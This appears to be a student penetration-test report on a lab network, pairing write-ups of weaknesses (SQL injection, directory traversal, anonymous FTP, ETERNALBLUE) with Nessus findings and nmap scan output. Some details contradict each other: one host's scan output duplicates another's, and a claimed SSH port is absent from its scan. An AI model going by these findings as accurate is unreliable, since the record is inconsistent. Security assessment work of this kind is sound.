
- **172.168.0.33**

There were many critical problems with the host 172.168.0.33 which might provide grounds for breaching network security. It used some outdated services which can be attacked easily by an attacker. One important problem was that the used service of SSH was less secure, using default configurations, hence the attacker found it easy to attempt many times logging in. In the current scenario, there is no limit to the number of logins attempts or the account being locked. Thus, the bad actors will have unlimited chances to continue with password guesses. Besides that, it doesn't contain multi-factor authentication so the attacker would have access when they find the password.

The website on this machine also has big problem, like SQL injection. This happen when website don't check what user write, so bad people can put bad code inside. We try it and see sensitive data from database, like password and secret info. This show website no check input right and not enough security. If no fix, bad people can steal all data from database.

We also find the machine use old version of Microsoft windows 10 enterprise. It now has new updates, so it easy for bad people to use known attack. Old Microsoft windows 10 enterprise can let bad people take control or run harmful code. If system no update, it gets more dangerous. Need always update the system to fix security problems.

The machine has weak SSH, old software, and bad website. All these make it easy for bad people to break in. Old software is big problem, cause it let attacker use known attack to get in. Need fix these problems to keep the system safe.



scan / Plugin #11936

Back to Vulnerabilities

Vulnerabilities 20

INFO OS Identification

Description

Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.

Output

Remote operating system : Microsoft Windows 10 Enterprise  
Microsoft Windows Server 2019 LTSC  
Microsoft Windows Server 2019  
Confidence level : 59  
Method : SInFF

The remote host is running one of these operating systems :  
Microsoft Windows 10 Enterprise  
Microsoft Windows Server 2019 LTSC  
Microsoft Windows Server 2019

To see debug logs, please visit individual host

Port	Hosts
N/A	172.168.0.33

Nessus Essentials / Folders / View

Not secure https://192.168.1.34:8834/#/scans/reports/6/hosts/35/vulnerabilities/57608

tenable Nessus Essentials Scans Settings

scan / Plugin #57608

Back to Vulnerabilities

Vulnerabilities 20

MEDIUM SMB Signing not required

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Solution

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

See Also

http://www.nessus.org/u/df39b8b3  
http://technet.microsoft.com/en-us/library/cc731957.aspx  
http://www.nessus.org/u/74b80723  
https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html  
http://www.nessus.org/u/a3cac4ea

Output

No output recorded.

To see debug logs, please visit individual host

Port	Hosts
445/tcp / cifs	172.168.0.33




- 172.168.0.34

Host 172.168.0.34 use Microsoft Windows 10 or Windows Server 2019. The system new, but still have many big problems for security.

One big problem is SSH service on port 22. SSH not set correctly and no have good security. This makes easy for attacker to try many times to guess password. SSH need strong password and key login, but this one no has. We try attack and get in easy because of weak setup. If password weak, attacker can break in fast.


Another problem is HTTP open on port 80. The service no set correct and can be attacked by directory traversal. This mean attacker can change URL to look at files not allowed. They can take sensitive files and make more problem for system. Also, the system has old software. These old packages can be attacked too, so bad people can use them to take control or do more damage.

Even system is new with Windows 10, it still has problem like old packages and wrong settings. Old software easy to attack, and attacker can run bad code. System needs update and better security to stop these problems.



```
[student@student-parrotsecurity]~$ nmap -sV 172.168.0.34
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-08 10:17 GMT
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 50.00% done; ETC: 10:17 (0:00:01 remaining)
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.56 seconds
[sudo] password for student:
[sudo] nmap -O 172.168.0.34
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-08 10:17 GMT
Nmap scan report for 172.168.0.34
Host is up (0.0040s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7|2008 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows XP SP2 (87%), Microsoft Windows 7 (85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.81 seconds
[student@student-parrotsecurity]~$
```



scan / Plugin #57608

Vulnerabilities 20

**MEDIUM** SMB Signing not required

**Description**

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

**Solution**

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

**See Also**

<http://www.nessus.org/u7df39b6b3>  
<http://technet.microsoft.com/en-us/library/cc731957.aspx>  
<http://www.nessus.org/u74b80723>  
<https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>  
<http://www.nessus.org/u7a3cac4ea>

**Output**

No output recorded.

To see debug logs, please visit individual host

Port	Hosts
445 / tcp / cifs	172.168.0.33



**OS Identification**

**Description**

Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.

**Output**

Remote operating system : Microsoft Windows 10 Enterprise  
Microsoft Windows Server 2019 LTSC  
Microsoft Windows Server 2019  
Confidence level : 59  
Method : SinFP

The remote host is running one of these operating systems :

Microsoft Windows 10 Enterprise  
Microsoft Windows Server 2019 LTSC  
Microsoft Windows Server 2019

To see debug logs, please visit individual host

Port	Hosts
N/A	172.168.0.34


- 172.168.0.35

Host 172.168.0.35 uses Microsoft Windows Server 2012 R2. We check with HTTP (Microsoft-IIS/8.5). This Windows Server is widely used in many companies but, if not set good or updated, it has a lot of problems. We find many weak spots on this host that bad guys can attack. The big problem is coming from FTP service and setting firewall in wrong way.

The biggest problem we have is that FTP service can use without password on port 21. This one's bad, because whoever could use the FTP server without login. A attacker could upload/download files-that also would be very bad as in some files, alteration/takeaway of important ones would take place. Also, even though FTP is kind of obsolete and insecure, best recommended ones would be SFTP/FTPS to encrypt such file transfers and hence bar unwanted access.

Another problem is that the firewall is weak. A firewall should block bad traffic and allow only good traffic to come in. But here, the firewall is not good; bad people can reach FTP and use it to attack more. This wrong firewall plus FTP open makes this host easy to attack. We use these weak points to get into the system and take control more.

We also see that this system is using Windows Server 2012 R2. Without an update, it may have many problems, including privilege escalation or remote code attacks. This system is part of a bigger network, so those problems can be used to attack other systems too. Windows Server 2012 R2 still gets updates from Microsoft, but soon it won't, so it needs an update or a change with a new version to stay safe.



#### INFO OS Identification

##### Description

Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.

##### Output

```
Remote operating system : Microsoft Windows Server 2012 R2
Confidence level : 75
Method : HTTP

Not all fingerprints could give a match. If you think that these
signatures would help us improve OS fingerprinting, please submit
them by visiting https://www.tenable.com/research/submit/signatures.

HTTP/Server: Microsoft IIS/8.5
more...
```

To see debug logs, please visit individual host

Port	Hosts
N/A	172.168.0.35

- 172.168.0.38


Host 172.168.0.38 is running Microsoft Windows Server 2008 R2. Two big problems about SMB, one problem SMB signing no need, and other one is MS17-010.

**SMB Signing No Need:** One big problem is SMB signing no turn on. If no SMB signing, bad people can do attack like man-in-middle on SMB. They can catch, change or add wrong thing in SMB, maybe steal password or get into system. This big problem because bad people can take important data or get into network easy. To stop this, need turn on SMB signing to make sure all SMB message is signed and safe.

**MS17-010 (ETERNALBLUE):** Other problem is MS17-010, or ETERNALBLUE, from WannaCry ransomware. This problem is in SMBv1 in Windows, make bad people can send special packets and run bad code on system. WannaCry, EternalRocks and Petya use this problem to attack many systems.

This problem happens because Windows do not handle SMBv1 good, and bad people can send packet to make system run bad code. They can take control system and send bad software to other system. This host still can be attack with ETERNALBLUE and other, because no fix yet. Microsoft already give fix, but this system no update, still in big danger.

This host, use Windows Server 2008 R2, have two big problems with SMB. If bad people use these, they can get into system and spread attack to other system in network. So, need fix this problem quick to make system safe.



INFO OS Identification	
<strong>Description</strong> Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.	
<strong>Output</strong>	
Remote operating system : Microsoft Windows Server 2008 R2 Enterprise Service Pack 1 Confidence level : 99 Method : MSRPC  Not all fingerprints could give a match. If you think that these signatures would help us improve OS fingerprinting, please submit them by visiting <a href="https://www.tenable.com/research/submit/signatures">https://www.tenable.com/research/submit/signatures</a> .  SmbFP::: P1:8111113:F0x12:W0192:00204ffff:M1460: P2:8111113:F0x12:W0192:00204ffff:010303080402080affffffff44454144:M1460: P3:800000:F0x00:W0:00:00: P4:191003_7_p=28R  The remote host is running Microsoft Windows Server 2008 R2 Enterprise Service Pack 1  To see debug logs, please visit individual host	
Port -	Hosts
N/A	172.168.0.38

scan / Plugin #97833

[Back to Vulnerability Group](#)

Vulnerabilities20

HighMS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSY...

Description

The remote Windows host is affected by the following vulnerabilities:

Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147).

An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information (CVE-2017-0147).

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNOPSIS are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g., Windows XP Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the Network API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

See Also

<http://www.nessus.org/nessusid/97833>  
<http://www.nessus.org/nessusid/97833>  
<http://www.nessus.org/nessusid/97833>  
<http://www.nessus.org/nessusid/97833>  
<https://blogs.technet.microsoft.com/files/2016/06/16/http-using-smb/>  
<http://www.nessus.org/nessusid/97833>  
<http://www.nessus.org/nessusid/97833>  
<http://www.nessus.org/nessusid/97833>  
<https://github.com/vamparnet/EternalRocks/>  
<http://www.nessus.org/nessusid/97833>

scan / Plugin #108797

[Back to Vulnerability Group](#)

Vulnerabilities20

CriticalUnsupported Windows OS (remote)

Description

The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities.

Solution

Upgrade to a supported service pack or operating system

See Also

<https://support.microsoft.com/en-us/lifecycle>

Output

The following Windows version is installed and not supported:

Microsoft Windows Server 2008 R2 Enterprise Service Pack 1

To see debug logs, please visit individual host

Port	Hosts
N/A	172.168.0.38

Vulnerability Assessment Report

When we did test, we find many problems in Clarke's Ceylon Team system. Software is old, no update. Passwords are very weak, and system not set good. We use these problems to go into the system, show how attackers can also get in same way.

Result overview:

HOST	Critical	High	Medium	Low	Total
172.168.0.1	0	1	4	1	6
172.168.0.32	1	0	1	0	2
172.168.0.33	0	0	7	0	7
172.168.0.34	0	0	7	0	7
172.168.0.35	0	0	0	0	0
172.168.0.38	1	1	3	1	6

16 | Page



# Additional Screenshots

- Nessus & Nmap  
172.168.0.1

scan / 172.168.0.1

Back to Hosts

Configure Audit Trail Launch Report Export

Vulnerabilities 22

Host 172.168.0.1

Filter	Search Vulnerabilities	22 Vulnerabilities					
OS	CVSS	VPR	EPSS	Name	Family	Count	Host
1000	5.8			OpenSSH (Multiple Issues)	Misc.	4	172.168.0.1
1000	5.0			Network Time Protocol (NTP) Module Scanner	Misc.	1	172.168.0.1
1000	5.0			DNS Server Resource Query Cache Poisoning Weakness	DNS	1	172.168.0.1
1000	3.1			PHP Timestamp Request Remote Data Disclosure	General	1	172.168.0.1
1000				HTTP (Multiple Issues)	Web Servers	2	172.168.0.1
1000				SSH (Multiple Issues)	Service Detection	2	172.168.0.1
1000				Nessus SSH Scanner	Port Scanners	1	172.168.0.1
1000				Service Detection	Service Detection	1	172.168.0.1
1000				DNS Server Detection	DNS	2	172.168.0.1
1000				Common Platform Enumeration (CPE)	General	1	172.168.0.1
1000				Device Type	General	1	172.168.0.1
1000				Query Detection	CGI abuses	1	172.168.0.1
1000				Nessus Scan Information	Settings	1	172.168.0.1
1000				Network Time Protocol (NTP) Server Detection	Service Detection	1	172.168.0.1
1000				nginx HTTP Server Detection	Web Servers	1	172.168.0.1
1000				OS Identification	General	1	172.168.0.1
1000				OS Security Patch Assessment Not Available	Settings	1	172.168.0.1
1000				Path Report	General	1	172.168.0.1

Host Details

OS: 172.168.0.1  
IP: 172.168.0.1  
MAC: 88:00:00:00:00:00  
CPU: Microsoft Windows 7 Professional  
Start: November 25 at 11:54 PM  
Stop: November 25 at 11:54 PM  
Elapsed: 8 minutes  
[Download](#)

Vulnerabilities

Critical

High

Medium

Low

Info

Activate Windows  
Go to Settings to activate Windows.

Zenmap

Scan Tools Profile Help

Target: 172.168.0.24

Command: nmap -T4 -A -v 172.168.0.24

Hosts Services Nmap Output Ports/Hosts Topology Host Details Scans

OS Host

172.168.0.1

172.168.0.32

172.168.0.33

172.168.0.34

172.168.0.38

Nmap scan report for 172.168.0.1

Host is up (0.0023s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.3 (protocol 2.0)

53/tcp open domain Unbound

80/tcp open http nginx

|\_http-title: pfSense - Login

|\_http-methods: GET HEAD POST

|\_supported-methods: GET HEAD POST

|\_http-favicon: Unknown favicon MD5: 5567E9CE23E5549E0FCD7195F3882816

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): FreeBSD 11.X (97%)

OS CPE: cpe:/o:freebsd:freebsd:11.2

Aggressive OS guesses: FreeBSD 11.2-RELEASE (97%)

No exact OS matches for host (test conditions non-ideal).

Uptime guess: 0.001 days (since Sun Dec 8 16:33:50 2024)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=261 (Good luck!)

IP ID Sequence Generation: All zeros

TRACEROUTE (using port 22/tcp)

HOP RTT ADDRESS

1 3.00 ms 172.168.0.1

172.168.0.32

scan / 172.168.0.32

Back to Hosts

Configure Audit Trail Launch Report Export

Vulnerabilities 17

Filter Search Vulnerabilities 17 vulnerabilities

OS	CVSS	VPR	EPSS	Name	Family	Count	Host
1000				Microsoft Windows (Multiple Issues)	Windows	2	172.168.0.32
1000				SSH (Multiple Issues)	Misc.	2	172.168.0.32
1000				SSH (Multiple Issues)	Windows	7	172.168.0.32
1000				DCL Services Enumeration	Windows	8	172.168.0.32
1000				Nessus SSH Scanner	Port Scanners	2	172.168.0.32
1000				Common Platform Enumeration (CPE)	General	1	172.168.0.32
1000				Device Type	General	1	172.168.0.32
1000				Ethernet Card Manufacturer Detection	Misc.	1	172.168.0.32
1000				Ethernet MAC Address	General	1	172.168.0.32
1000				Nessus Scan Information	Settings	1	172.168.0.32
1000				Nessus Windows Scan Not Performed with Admin Privileges	Settings	1	172.168.0.32
1000				OS Identification	General	1	172.168.0.32
1000				OS Security Patch Assessment Not Available	Settings	1	172.168.0.32
1000				Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1	172.168.0.32
1000				TCP/IP Timestamp Supported	General	1	172.168.0.32
1000				Traceroute Information	General	1	172.168.0.32
1000				Virtual Machine Detection	General	1	172.168.0.32

Host Details

IP: 172.168.0.32  
OS: Microsoft Windows 7 Professional  
Start: November 25 at 11:54 PM  
End: November 25 at 11:57 PM  
Elapsed: 8 minutes  
View Host

Vulnerabilities

77%

10%

10%

3%

Windows

Settings

Linux

VPRs

Activate Windows  
Go to Settings to activate Windows.

Zenmap

Scan Tools Profile Help

Target: 172.168.0.32

Command: nmap -T4 -A -v 172.168.0.32

Hosts Services Temp Ports Ports/Hosts Topology Host Details Scans

OS Host

172.168.0.32

172.168.0.33

172.168.0.34

172.168.0.38

Nmap scan report for 172.168.0.32

Host is up (0.0023s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.3 (protocol 2.0)

53/tcp open domain Unbound

80/tcp open http nginx

|\_http-title: pfSense - Login

|\_http-methods: GET HEAD POST

|\_supported-methods: GET HEAD POST

|\_http-favicon: Unknown favicon MD5: 5567E9CE23E5549E0FCD7195F3882816

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): FreeBSD 11.X (97%)

OS CPE: cpe:/o:freebsd:freebsd:11.2

Aggressive OS guesses: FreeBSD 11.2-RELEASE (97%)

No exact OS matches for host (test conditions non-ideal).

Uptime guess: 0.001 days (since Sun Dec 8 16:33:50 2024)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=261 (Good luck!)

IP ID Sequence Generation: All zeros

TRACEROUTE (using port 22/tcp)

HOP RTT ADDRESS

1 3.00 ms 172.168.0.1

172.168.0.33

scan / 172.168.0.33

Back to Hosts

Configure Audit Trail Launch Report Export

Vulnerabilities

Filter

Search Vulnerabilities

20 Vulnerabilities

OS	CVSS	VPR	EPSS	Name	Family	Count	Host
1000	5.3			SSH Signing not required	Misc.	1	172.168.0.33
1000				SSH (Multiple Issues)	General	7	172.168.0.33
1000				TLS (Multiple Issues)	Service Detection	4	172.168.0.33
1000				Microsoft Windows (Multiple Issues)	Misc.	2	172.168.0.33
1000				SSH (Multiple Issues)	Windows	8	172.168.0.33
1000				TLS (Multiple Issues)	General	2	172.168.0.33
1000				DCL Services Enumeration	Windows	5	172.168.0.33
1000				Nessus SSH Scanner	Port Scanners	4	172.168.0.33
1000				Common Platform Enumeration (CPE)	General	1	172.168.0.33
1000				Device Type	General	1	172.168.0.33
1000				Ethernet Card Manufacturer Detection	Misc.	1	172.168.0.33
1000				Ethernet MAC Address	General	1	172.168.0.33
1000				Nessus Scan Information	Settings	1	172.168.0.33
1000				OS Identification	General	1	172.168.0.33
1000				OS Security Patch Assessment Not Available	Settings	1	172.168.0.33
1000				Remote Desktop Protocol Service Detection	Service Detection	1	172.168.0.33
1000				Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1	172.168.0.33
1000				Traceroute Information	General	1	172.168.0.33

Host Details

Host: 172.168.0.33

IP: 172.168.0.33

MAC: 88:00:00:00:00:00

CPU: Microsoft Windows 7 Professional

Start: November 25 at 11:54 PM

Stop: November 25 at 11:54 PM

Elapsed: 8 minutes

Download

Vulnerabilities

OS

IP

MAC

CPU

Start

Stop

Elapsed

Activate Windows  
Go to Settings to activate Windows.

Zenmap

Scan Tools Profile Help

Target: 172.168.0.33

Command: nmap -T4 -A -v 172.168.0.33

Hosts Services Temp Ports Ports/Hosts Topology Host Details Scans

OS Host

172.168.0.33

172.168.0.34

172.168.0.38

Nmap scan report for 172.168.0.33

Host is up (0.0023s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.3 (protocol 2.0)

53/tcp open domain Unbound

